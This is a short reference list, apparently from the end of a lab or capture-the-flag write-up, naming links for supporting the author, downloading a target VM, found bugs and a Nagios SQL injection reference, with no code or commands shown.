Below you will find resources used/found when I was creating this document:

[1] – you can support my work here

[2] – download target VM

[3] – found bugs

[4] – Nagios SQL inection